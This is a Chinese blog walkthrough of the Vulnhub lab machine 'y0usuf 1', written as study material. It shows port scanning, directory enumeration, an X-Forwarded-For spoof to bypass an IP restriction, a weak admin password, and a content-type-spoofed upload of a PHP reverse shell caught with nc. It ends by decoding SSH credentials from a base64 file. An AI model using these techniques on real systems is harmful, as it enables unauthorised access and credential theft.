y0usuf 1 writeup

原创

我的大脑袋 于 2021-02-23 18:16:47 发布 26 收藏

分类专栏： vulnhub 文章标签： 网络安全

本文链接：https://blog.csdn.net/logan_logan/article/details/113998643


版权

vulnhub 专栏收录该内容

18 篇文章 0 订阅


订阅专栏

1.浏览器输入地址栏打开，很简单的页面；



Sorry , the site is under construction soon, it run


2.使用nmap工具进行端口扫描，还是没有得到重要的信息；



```
┌──(kali㉿kali)-[~]
└─$ nmap -A 10.36.201.44
Starting Nmap 7.91 ( https://nmap.org ) at 2021-02-23 04:18 EST
Nmap scan report for 10.36.201.44
Host is up (0.00031s latency).
Not shown: 998 closed ports
PORT   STATE SERVICE VERSION
22/tcp open  ssh     OpenSSH 6.6.1p1 Ubuntu 2ubuntu2.13 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey: 
|   1024 d8:e0:99:8c:76:f1:86:a3:ce:09:c8:19:a4:1d:c7:e1 (DSA)
|   2048 82:b0:20:bc:04:ea:3f:c2:cf:73:c3:d4:fa:b5:4b:47 (RSA)
|   256 03:4d:b0:70:4d:cf:5a:4a:87:c3:a5:ee:84:cc:aa:cc (ECDSA)
|_  256 64:cd:d0:af:6e:0d:20:13:01:96:3b:8d:16:3a:d6:1b (ED25519)
80/tcp open  http    Apache httpd 2.4.10 ((Ubuntu))
|_http-server-header: Apache/2.4.10 (Ubuntu)
|_http-title: Site doesn't have a title (text/html).
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 13.69 seconds
```


3.目录枚举，在目录枚举的时候费了好大劲，终于枚举到了一个有用的页面；

```
gobuster dir -u http://10.36.201.44/ -w /soft/SecLists-master/Discovery/Web-Content/raft-large-directories-lowercase.txt
```



```
┌──(kali㉿kali)-[~]
└─$ gobuster dir -u http://10.36.201.44/ -w /soft/SecLists-master/Discovery/Web-Content/raft-large-directories-lowercase.txt
===============================================================
Gobuster v3.0.1
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@_FireFart_)
===============================================================
[+] Url:            http://10.36.201.44/
[+] Threads:        10
[+] Wordlist:       /soft/SecLists-master/Discovery/Web-Content/raft-large-directories-lowercase.txt
[+] Status codes:   200,204,301,302,307,401,403
[+] User Agent:     gobuster/3.0.1
[+] Timeout:        10s
===============================================================
2021/02/23 04:22:25 Starting gobuster
===============================================================
/server-status (Status: 403)
[ERROR] 2021/02/23 04:22:28 [!] parse http://10.36.201.44/error_log: net/url: invalid control character in URL
/adminstration (Status: 301)
===============================================================
2021/02/23 04:22:32 Finished
===============================================================
```


4.打开/adminstration页面继续进行枚举，打开之后发现不能访问，对于我这个小白来说整个人都不好了；



Forbidden

You don't have permission to access on this folder

5.功夫不负有心人，发现可以利用x-forwarded-for 伪造IP地址进行访问，利用火狐插件X-Forwarded-For Header进行构造；



Username

Enter username

We'll never share your username with anyone else.

Password

Password

IP Address: 127.0.0.1

Recently used IPs:

Send the following headers:

☑ X-Forwarded-For


□ X-Originating-IP

□ X-Remote-IP

□ X-Remote-Addr

6.接下来对登录页面进行挖掘，看能不能进入后台；

输入用户名时发现存在admin用户，尝试弱密码admin猜解之后进入了后台；




Username

Enter username

admin

Password


Password



Welcome admin

Hello he site is under construction

7.点击upload file里面可以上传文件，修改了content-type为image/png之后上传php文件成功；




file uploadad files/1614073204logan.png

```
POST /adminstration/upload/ HTTP/1.1
Host: 10.36.201.44
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:78.0) Gecko/20100101 Firefox/78.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Content-Type: multipart/form-data;
boundary=---------------------------42512271712153652905826003753
Content-Length: 5833
Origin: http://10.36.201.44
Connection: close
Referer: http://10.36.201.44/adminstration/upload/
Cookie: PHPSESSID=hcnhm5bm7etkrhkr3bvflu2sv4
Upgrade-Insecure-Requests: 1
X-Forwarded-For: 127.0.0.1

-----------------------------42512271712153652905826003753
Content-Disposition: form-data; name="document"; filename="logan.php"
Content-Type: image/png


<?php
// php-reverse-shell - A Reverse Shell implementation in PHP
// Copyright (C) 2007 pentestmonkey@pentestmonkey.net
//
// This tool may be used for legal purposes only.  Users take full responsibility
// for any actions performed using this tool.  The author accepts no liability
// for damage caused by this tool.  If these terms are not acceptable to you, then
// do not use this tool.
//
// In all other respects the GPL version 2 applies:
//
// This program is free software; you can redistribute it and/or modify
// it under the terms of the GNU General Public License version 2 as
// published by the Free Software Foundation.
//
// This program is distributed in the hope that it will be useful,
// but WITHOUT ANY WARRANTY; without even the implied warranty of
// MERCHANTABILITY or FITNESS FOR A PARTICULAR PURPOSE.  See the
// GNU General Public License for more details.
//
// You should have received a copy of the GNU General Public License along
// with this program; if not, write to the Free Software Foundation, Inc.,
// 51 Franklin Street, Fifth Floor, Boston, MA 02110-1301 USA.
//
// This tool may be used for legal purposes only.  Users take full responsibility
```

```
HTTP/1.1 200 OK
Date: Tue, 23 Feb 2021 09:40:33 GMT
Server: Apache/2.4.10 (Ubuntu)
X-Powered-By: PHP/5.5.9-1ubuntu4.29
Expires: Thu, 19 Nov 1981 08:52:00 GMT
Cache-Control: no-store, no-cache, must-revalidate, post-check=0, pre-check=0
Pragma: no-cache
Vary: Accept-Encoding
Content-Length: 3024
Connection: close
Content-Type: text/html

file uploadad files/1614073233logan.php<!DOCTYPE html>
<html lang="en">
  <head>

    <meta charset="utf-8">
    <meta name="viewport" content="width=device-width, initial-scale=1, shrink-to-fi
    <meta name="description" content="">
    <meta name="author" content="">

    <title>
      Admin panel
    </title>

    <!-- Bootstrap core CSS -->
    <link href="/adminstration/bootstrap/css/bootstrap.min.css" rel="stylesheet">

    <!-- Custom styles for this template -->
    <link href="/adminstration/bootstrap/css/style.css" rel="stylesheet">

  </head>
  <body>

    <div class="d-flex" id="wrapper">

      <!-- Sidebar -->
      <div class="bg-light border-right" id="sidebar-wrapper">
        <div class="sidebar-heading mt-5 mb-5">
          Welcome admin
        </div>
        <div class="list-group list-group-flush">
          <a href="http://10.36.201.44/adminstration/dashborad" class="list-group-it
          <a href="http://10.36.201.44/adminstration/users" class="list-group-item l
          <a href="http://10.36.201.44/adminstration/upload" class="list-group-item
```

8.使用nc -lvp 5656反弹shell,成功进入系统；




```
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@_FireFart_)
===============================================================
[+] Url:            http://10.36.201.44/
[+] Threads:        10
[+] Wordlist:       /soft/SecLists-master/Discovery/Web-Content/
[+] Status codes:   200,204,301,302,307,401,403
[+] User Agent:     gobuster/3.0.1
[+] Timeout:        10s
===============================================================
2021/02/23 04:22:25 Starting gobuster
===============================================================
/server-status (Status: 403)
[ERROR] 2021/02/23 04:22:28 [!] parse http://10.36.201.44/error_
/adminstration (Status: 301)
===============================================================
2021/02/23 04:22:32 Finished
===============================================================

┌──(kali㉿kali)-[~]
└─$

┌──(kali㉿kali)-[~]
└─$

┌──(kali㉿kali)-[~]
└─$ nx -lvp 5656
zsh: command not found: nx

┌──(kali㉿kali)-[~]
└─$ nc -lvp 5656
listening on [any] 5656 ...
10.36.201.44: inverse host lookup failed: Unknown host
connect to [10.36.201.100] from (UNKNOWN) [10.36.201.44] 53006
Linux yousef-VirtualBox 3.13.0-24-generic #46-Ubuntu SMP Thu Apr
 12:43:28 up 31 min,  0 users,  load average: 0.00, 0.01, 0.05
USER     TTY      FROM             LOGIN@   IDLE   JCPU   PCPU WH
uid=33(www-data) gid=33(www-data) groups=33(www-data)
/bin/sh: 0: can't access tty; job control turned off
$ 
```

WARNING: Failed to daemonise. This is quite common and not fatal. Connection refused (111)

9.在home目录下找到一个user.txt文件，使用base64解密之后是ssh登录的用户和密码；


```
echo "c3NoIDogCnVzZXIgOiB5b3VzZWYgCnBhc3MgOiB5b3VzZWYxMjM=" |base64 -d
```



```
==============================================
2021/02/23 04:22:25 Starting gobuster
==============================================
/server-status (Status: 403)
[ERROR] 2021/02/23 04:22:28 [!] parse http://1
/adminstration (Status: 301)
==============================================
2021/02/23 04:22:32 Finished
==============================================

┌──(kali㉿kali)-[~]
└─$

┌──(kali㉿kali)-[~]
└─$

┌──(kali㉿kali)-[~]
└─$ nx -lvp 5656
zsh: command not found: nx

┌──(kali㉿kali)-[~]
└─$ nc -lvp 5656
listening on [any] 5656 ...
10.36.201.44: inverse host lookup failed: Unk
connect to [10.36.201.100] from (UNKNOWN) [10
Linux yousef-VirtualBox 3.13.0-24-generic #46
 12:43:28 up 31 min,  0 users,  load average:
USER     TTY      FROM             LOGIN@   II
uid=33(www-data) gid=33(www-data) groups=33(w
/bin/sh: 0: can't access tty; job control tur
$ id
uid=33(www-data) gid=33(www-data) groups=33(w
$ cd /home
$ ls
user.txt
yousef
$ cat user.txt
c3NoIDogCnVzZXIgOiB5b3VzZWYgCnBhc3MgOiB5b3VzZ
$
```

